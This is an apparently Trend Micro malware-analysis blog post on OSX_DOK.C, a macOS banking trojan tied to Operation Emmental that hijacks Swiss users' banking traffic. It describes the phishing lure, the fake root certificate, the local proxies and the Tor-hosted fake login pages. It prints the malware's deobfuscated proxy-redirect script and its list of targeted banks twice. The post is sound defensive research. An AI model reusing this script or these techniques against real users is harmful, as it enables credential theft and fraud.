



Home » Malware » OSX Malware Linked to Operation Emmental Hijacks User Network Traffic

OSX Malware Linked to Operation Emmental Hijacks User Network Traffic

Posted on: July 10, 2017 at 7:00 am Posted in: Malware Author: Rubio Wu (Threats Analyst)



The OSX_DOK malware (Detected by Trend Micro as **OSX_DOK.C**) showcases sophisticated features such as certificate abuse and security software evasion that affects machines using Apple's OSX operating system. This malware, which specifically targets Swiss banking users, uses a phishing campaign to drop its payload, which eventually results in the hijacking of a user's network traffic using a Man-in-the-Middle (MitM) attack. OSX_DOK.C seems to be another version of WERDLOD (Detected by Trend Micro as **TROJ_WERDLOD**), which is a malware that was used during the **Operation Emmental** campaigns—an interesting development that we will tackle further in this blog post.



Arrival Method and Infection Flow




Figure 1: OSX_DOK.C infection routine for Mac systems

OSX_DOK.C first arrives via a phishing email that contains certain files labeled as either .zip or .docx files. The sample we analyzed was a purported message from a police inspector in Zurich allegedly claiming to unsuccessfully contact the recipient. The email also comes with two files attached claiming to contain questions for the user: one is a .zip file, which is a fake OSX app, while the other is a .docx file used to target Windows operating systems using WERDLOD. Both of these samples work as Banking Trojans and provide similar functionalities.

Some examples of the files used in the email attachment include the following:

- Zahlungsinformationen 01.06.2017.zip
- Zahlungsinformationen digitec.zip
- zip
- Dokument 09.06.2017.zip
- Dokument 09.06.2017.docx
- docx
- docx
- 06.2017.docx

Once the docx file included in the phishing email is clicked, a warning window will pop up:

Featured Stories

- IIS 6.0 Vulnerability Leads to Code Execution
- Winnti Abuses GitHub for C&C Communications
- MajikPOS Combines PoS Malware and RATs to Pull Off its Malicious Tricks
- New Linux Malware Exploits CGI Vulnerability
- CVE-2017-5638: Apache Struts 2 Vulnerability Leads to Remote Code Execution

Business Process Compromise



Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, [read our Security 101: Business Process Compromise](#).

Business Email Compromise



How can a sophisticated email scam cause more than \$2.3 billion in damages to businesses around the world? [See the numbers behind BEC](#)

Latest Ransomware Posts

- SLocker Mobile Ransomware Starts Mimicking WannaCry
- Large-Scale Petya Ransomware Attack In Progress, Hits Europe Hard
- AdGholas Malvertising Campaign Employs Astrum Exploit Kit
- Erebus Resurfaces as Linux Ransomware
- Analyzing the Fileless, Code-injecting SOREBRECT Ransomware

Recent Posts

- OSX Malware Linked to Operation Emmental Hijacks User Network Traffic
- July's Android Security Bulletin Addresses Continuing Mediaserver and Qualcomm Issues




Figure 2: Warning window on OSX

After this, the App Store on the system will be removed, followed by a full screen fake OSX update screen.



Figure 3: Fake OSX update screen

It will ask for a password to run command as root.




Figure 4: Fake OSX update screen

The malware will begin to download other utilities. It relies on [Homebrew](#), an open source software package manager to install Golang and Tor.

The malware will then install fake certificates in the system to perform a MitM attack without notifying the user.

The structure of the fake App Store matches the [application bundle structure](#) and provides both English and German interfaces. The main executable is `Dokument.app/Contents/MacOS/AppStore`.

The archive in Mac OSX looks like this:

SLocker Mobile Ransomware Starts Mimicking WannaCry

Information Stealer Found Hitting Israeli Hospitals

Large-Scale Petya Ransomware Attack In Progress, Hits Europe Hard


Ransomware 101

This infographic shows how ransomware has evolved, how big the problem has become, and ways to avoid being a ransomware victim. [Check the infographic](#)

Popular Posts


- Large-Scale Petya Ransomware Attack In Progress, Hits Europe Hard
- Erebus Resurfaces as Linux Ransomware
- Analyzing the Fileless, Code-injecting SOREBRECT Ransomware
- Analyzing Xavier: An Information-Stealing Ad Library on Android
- Mouse Over, Macro: Spam Run in Europe Uses Hover Action to Deliver Banking Trojan

Latest Tweets

- Our research with [@polimi](#) on #robot security will be presented at #BHUSA: [bit.ly/2p2Rndh](#) #ICS 
about 4 hours ago
- Here's our in-depth feature on #cryptocurrencies, the threats that abuse them & some countermeasures:... [twitter.com/i/web/status/8...](#)
about 12 hours ago
- Bithumb hack shows that #cryptocurrency faces unique threats. Details and best practices: [bit.ly/2tP69pU](#)
about 15 hours ago

Stay Updated

Email Subscription






Figure 5: Fake document file

Mac OSX will run the application if it passes certificates. In this case, the malware is signed off by a “developer”, which may actually be a dummy account or that of a compromised user. In addition, the time stamp on the CA is new, which might mean that it was obtained specifically for this attack.

The fake certificate imitates the COMODO root certificate. Take note that the fake certificate does not contain a COMODO Certificate Authority seal that certifies its validity, as seen in the comparison below:




Figure 6: Comparison of a Fake COMODO (left) root certificate vs a genuine COMODO certificate (right)

We noticed that this malware will not work for Mozilla Firefox or Google Chrome since these two browsers have their own root certificates. Of all the major browsers, only Safari uses the system's certificates.

We observed the attacker targeting both Windows and Mac OSX in the same spam mail on June 9, 2017. There is a file shortcut embedded in the malicious .docx file—one that will download an executable file from Dropbox—that executes once clicked by the user. The functionalities are similar to the malicious app provided, which includes installing tor and proxy.

We have already notified Dropbox about the use of its service for this malware. Dropbox has already taken down the links.

The malware will install two proxies running on local host port 5555 and 5588. All of the traffic will be hijacked into the first proxy (port 5555) with the victim's external IP address as parameter.




Figure 7: Installing proxies on local host port 5555

The first (port 5555) proxy first finds the IP parameter. If it is not in Switzerland, the traffic will proceed as normal. If it detects an IP located in Switzerland, the malware will run an obfuscated JavaScript code and find its visiting domain. If the domain is in the target, the malware will perform a MitM attack and redirect the traffic to the second proxy (port 5588), which routes the traffic to the Tor network. The purpose of these steps is to target users in Switzerland and hijack their traffic

After deobfuscating the malware, we found the target domains:

```
function FindProxyForURL(url,host){var proxy="PROXY 127.0.0.1:5588;";var hosts=new Array("*.postfinance.ch","*.directnet.com","*.akb.ch","*.ubs.com","*.tb.raiffeisendirect.ch","*.bkb.ch","*.lukk.ch","*.zkb.ch","*.onba.ch","*.gkb.ch","*.bekb.ch","*.zugerkb.ch","*.boge.ch","*.raiffeisen.ch","*.credit-suisse.com","*.clients.ch","*.clients.ch","*.bcvs.ch","*.ctc.ch","*.ctc.ch","*.baloise.ch","*.lukk.ch","*.lukk.ch","*.urkb.ch","*.urkb.ch","*.ek.ch","*.szkb.ch","*.shkb.ch","*.gkb.ch","*.nkb.ch","*.pwb.ch","*.cash.ch","*.bcf.ch","*.banking.raiffeisen.ch","*.bcv.ch","*.juliusbaer.com","*.abs.ch","*.bon.ch","*.bkb.ch","*.bcj.ch","*.zuercherlandbank.ch","*.valiant.ch","*.wir.ch","*.bankthawil.ch","*.piguetsgalland.ch","*.triba.ch","*.inline.ch","*.bernerlandbank.ch","*.bancasempione.ch","*.bsibank.com","*.comeronline.ch","*.vermoegenszentrum.ch","*.gobanking.ch","*.slbucheggberg.ch","*.slfrutigen.ch","*.hypobank.ch","*.regiobank.ch","*.rbm.ch","*.hbl.ch","*.ersparniskasse.ch","*.ekr.ch","*.sparkasse-dielsdorf.ch","*.ek1.ch","*.bankgantrisch.ch","*.bbobank.ch","*.alparheintalbank.ch","*.aekbank.ch","*.acrevi.ch","*.credinvest.ch","*.bancazarattin.ch","*.ppkb.ch","*.arabank.ch","*.apbank.ch","*.notensteinlaroche.ch","*.bankbizz.ch","*.bankleerau.ch","*.bs3banken.ch","*.dcbank.ch","*.border.com","*.banouethaler.com","*.bankzimmerberg.ch","*.bbva.ch","*.bankhaus-jungholz.ch","*.sparhafen.ch","*.banquecramer.ch","*.banqueduleman.ch","*.bcpconnect.com","*.bil.com","*.vontobel.com","*.pbgate.net","*.bnpparibas.com","*.ceanet.ch","*.ce-riviera.ch","*.cedc.ch","*.cmvsa.ch","*.ekaffoltern.ch","*.glarner-region-albank.ch","*.cen.ch","*.cbhbank.com","*.coutts.com","*.cimbangue.net","*.cembra.ch","*.commerzbank.com","*.dominicko.ch","*.efginternational.com","*.exane.com","*.falconpb.com","*.gemeinschaftsbank.ch","*.frankfurter-bankgesellschaft.com","*.globalbalance-bank.com","*.ca-financements.ch","*.hbcprivatebank.com");for(var i=0;i<hosts.length;i++){if(new RegExp(host,hosts[i])){return proxy}}return "DIRECT;"}
```

Figure 8: Hardcoded list of target banking websites in Switzerland

The target domain's visitors will be redirected into an e-banking login page that looks and acts normally, but is located on dark web sites.

However, once the victim enters an account and password. A window will pop out.




Figure 9: Hijacking connection to EKR bank

The pop-out window is just smoke and mirrors, where nothing actually happens once the countdown timer reaches zero.

We analyzed the webpage and found attackers injecting a script into the webpage. Once the user enters an account and password, it will initiate POST using AJAX. The POST message is sent to the same site as the fake login page—which an attacker can control inside the Tor network.



Figure 10: Post message carrying argument

We decoded the data section and found not only the account and password, but that it also fingerprinted the user's browser and system information.

While Operation Emmental was able to bypass two-way authentication by tricking its victims into installing a fake app, we have not observed OSX_DOK.C doing this. However, since they can inject code into the webpage, it means they have the ability to do this as well.

Performing static analysis on OSX_DOK.C

We performed static analysis on the sample and found it packed by Ultimate Packer for Executables (UPX), an open source executable packer that can often be abused by malware. We successfully unpacked the initial sample we found dropped by the UPX unpacker.

The malware is not obfuscated so we easily found interesting strings here. We can see that the malware relies on bash shell for most of its setup.



Figure 11: OSX_DOK.C strings

We were not able to unpack the sample discovered after June 9, 2017. The UPX gave a warning message about memory buffer overflow. The malware author seemingly made unpacking the malware more difficult to slow down or even evade the antivirus engine's scanning process. The packer is the same but the malware tries to exploit the undiscovered bug in the UPX library that causes unpack failure. We have reported the issues to the UPX team, and they have already fixed it.

The impacted versions of the **UPX library** are 3.94, 3.93, and 3.92. This technique enables the malware to efficiently run while evading unpacking techniques from the AntiVirus-integrated UPX library.

Connecting OSX_DOK.C with WERDL0D

As mentioned earlier, we believe that OSX_DOK.C might be the MAC OSX version of WERDL0D, an online banking malware that used the same techniques as Operation Emmental. Other research have also **connected the OSX malware and Retefe** (the external term used for WERDL0D) via **similarities in their behavior**.


While OSX_DOK.C is designed for MAC OSX, which is a Unix-like system, WERDL0D is designed for Windows. But in terms of features and behaviors, these two malware are very similar. Here is a list of their similarities.

Both malware kill all current browsers before installing fake certificates:

Both WERDL0D and OSX_DOK.C are designed to kill the browser process before installing fake certificates. While WERDL0D kills processes for Internet Explorer, Firefox, and Chrome, OSX_DOK.C does the same on Safari, Firefox, and Chrome.

Both malware share the same proxy settings and script:

While WERDL0D and OSX_DOK.C use different codes (since they target different operating systems), they have similar proxy settings and script formats. In particular, WERDL0D uses scripts running on `hxxp://127.0.0.1:555/#{random_string}.js?ip=#{my_ip}` as proxy:






Figure 12 : Local Area Network (LAN) settings

Comparing it to OSX_DOK.C, we can see that it uses the same script format:




Figure 13: OSX_DOK.C network settings

Both malware have similar targets:

Both WERDLOD and OSX_DOK.C targeted financial institutions, with a particular focus on banks in Switzerland. Further analysis of both malware revealed that their main targets are very similar, as seen in the screenshot below. While it's possible that this is a coincidence, the rest of the evidence makes it unlikely for these two malware to target the same organizations by chance.

```
function FindProxyForURL(url,host){var proxy="PROXY 127.0.0.1:5588:";var hosts=new Array("*.post
finance.ch","cs.directnet.com","akb.ch","ubs.com","tb.raiffeisendirect.ch","bkb.ch","lukk.ch
","zkb.ch","onba.ch","gkb.ch","bekb.ch","zugerkb.ch","bcge.ch","raiffeisen.ch","credit-s
uisse.com","clients.ch","clients.ch","bcvs.ch","cic.ch","cic.ch","baloise.ch","lukk.ch","
lukk.ch","urkb.ch","urkb.ch","eek.ch","szkb.ch","shkb.ch","gkbb.ch","owkb.ch","
cash.ch","bcf.ch","ebanking.raiffeisen.ch","bcv.ch","juliusbaer.com","abs.ch","bcn.ch","
blkb.ch","bcj.ch","zuercherlandbank.ch","valiant.ch","wir.ch","bankthalwil.ch","piguetaill
and.ch","triba.ch","ininea.ch","bernerlandbank.ch","bancasempione.ch","bsibank.com","corn
eronline.ch","vermogenszentrum.ch","gobanking.ch","slbucheggberg.ch","slfrutigen.ch","hypo
bank.ch","regioabank.ch","rbm.ch","hbl.ch","ersparniskasse.ch","ekr.ch","sparkasse-dielsdor
f.ch","eki.ch","bankantisch.ch","bbobank.ch","alparheintalbank.ch","aakbank.ch","acrevi
s.ch","credinvest.ch","banczarattini.ch","appkb.ch","arabank.ch","apbank.ch","notensteig
laroche.ch","bankbiz.ch","bankleerau.ch","btv3banken.ch","dcbank.ch","bordier.com","banqu
ethaler.com","bankzimmerberg.ch","bbva.ch","bankhaus-jungholz.ch","sparhafen.ch","banquecra
mer.ch","banqueduleman.ch","bcpcconnect.com","bil.com","vontobel.com","pbgate.net","bnppari
bas.com","ceanet.ch","ce-riviera.ch","cedc.ch","cmvsa.ch","ekaffoltern.ch","glarner-region
albank.ch","cen.ch","cbbank.com","fcoutts.com","cimbangue.net","cembra.ch","commerzbank.co
m","dmnickco.ch","efginternational.com","exane.com","falcompb.com","gemeinschaftsbank.ch
","frankfurter-bankgesellschaft.com","globalance-bank.com","ca-financements.ch","hsbprivatba
nk.com");for(var i=0;i<hosts.length;i++){if(new RegExp(hosts[i])).test(host){return proxy}}return"DIR
ECT"}
```

Figure 14: OSX_DOK.C target banks

Given the connection between WERDLOD and OSX_DOK.C, it is reasonable to assume that the latter is also a part of the Operational Emmental campaign. To further illustrate, here is a timeline of Operation Emmental and its potential relationship to OSX_DOK.C:




Figure 15: Connecting Operation Emmental with OSX_DOK.C

Mitigation and Trend Micro Solutions

Despite phishing incidents for Mac devices being rarer than their Windows counterparts, users should still be aware that attackers can target them at any moment. By implementing **best practices for phishing-type attacks**—such as refraining from downloading files unless they are absolutely certain that they come from trustworthy sources—users can avoid being victimized by malware such as OSX_DOK.C that prey on users who lack awareness of phishing strategies.

In addition, end users can also benefit from security solutions such as **Trend Micro Home Security for Mac**, which provides comprehensive security and multi-device protection against viruses, ransomware, malicious websites, and identity thieves. It also provides secure storage of passwords and other sensitive information. **Trend Micro™ Mobile Security** for Apple devices (available on the **App Store**) can monitor and block phishing attacks and other malicious URLs.

For enterprises, Trend Micro's **Smart Protection Suites** with XGen™ security, which support Mac systems, infuse high-fidelity machine learning into a blend of threat protection techniques to eliminate security gaps across any user activity and any endpoint.

With additional analysis from Yi-Jhen Hsieh (DSNS lab, National Chiao Tung University)



Related Posts:

- **A Rising Trend: How Attackers are Using LNK Files to Download Malware**
- **DressCode Android Malware Finds Apparent Successor in MilkyDoor**
- **Picture Perfect: CryLocker Ransomware Uploads User Information as PNG Files**
- **Network Solutions to Ransomware – Stopping and Containing Its Spread**



Say NO to ransomware.

Trend Micro has **blocked over 100 million** threats and counting

Learn how to protect Enterprises, Small Businesses, and Home Users from ransomware:

ENTERPRISE »

SMALL BUSINESS »

HOME »

[HOME AND HOME OFFICE](#) | [FOR BUSINESS](#) | [SECURITY INTELLIGENCE](#) | [ABOUT TREND MICRO](#)

Asia Pacific Region (APAC): Australia / New Zealand, 中国, 日本, 대한민국, 台湾 Latin America Region (LAR): Brasil, México North America Region (NABU): United States, Canada
Europe, Middle East, & Africa Region (EMEA): France, Deutschland / Österreich / Schweiz, Italia, Россия, España, United Kingdom / Ireland

[Privacy Statement](#) [Legal Policies](#)

Copyright © 2017 Trend Micro Incorporated. All rights reserved.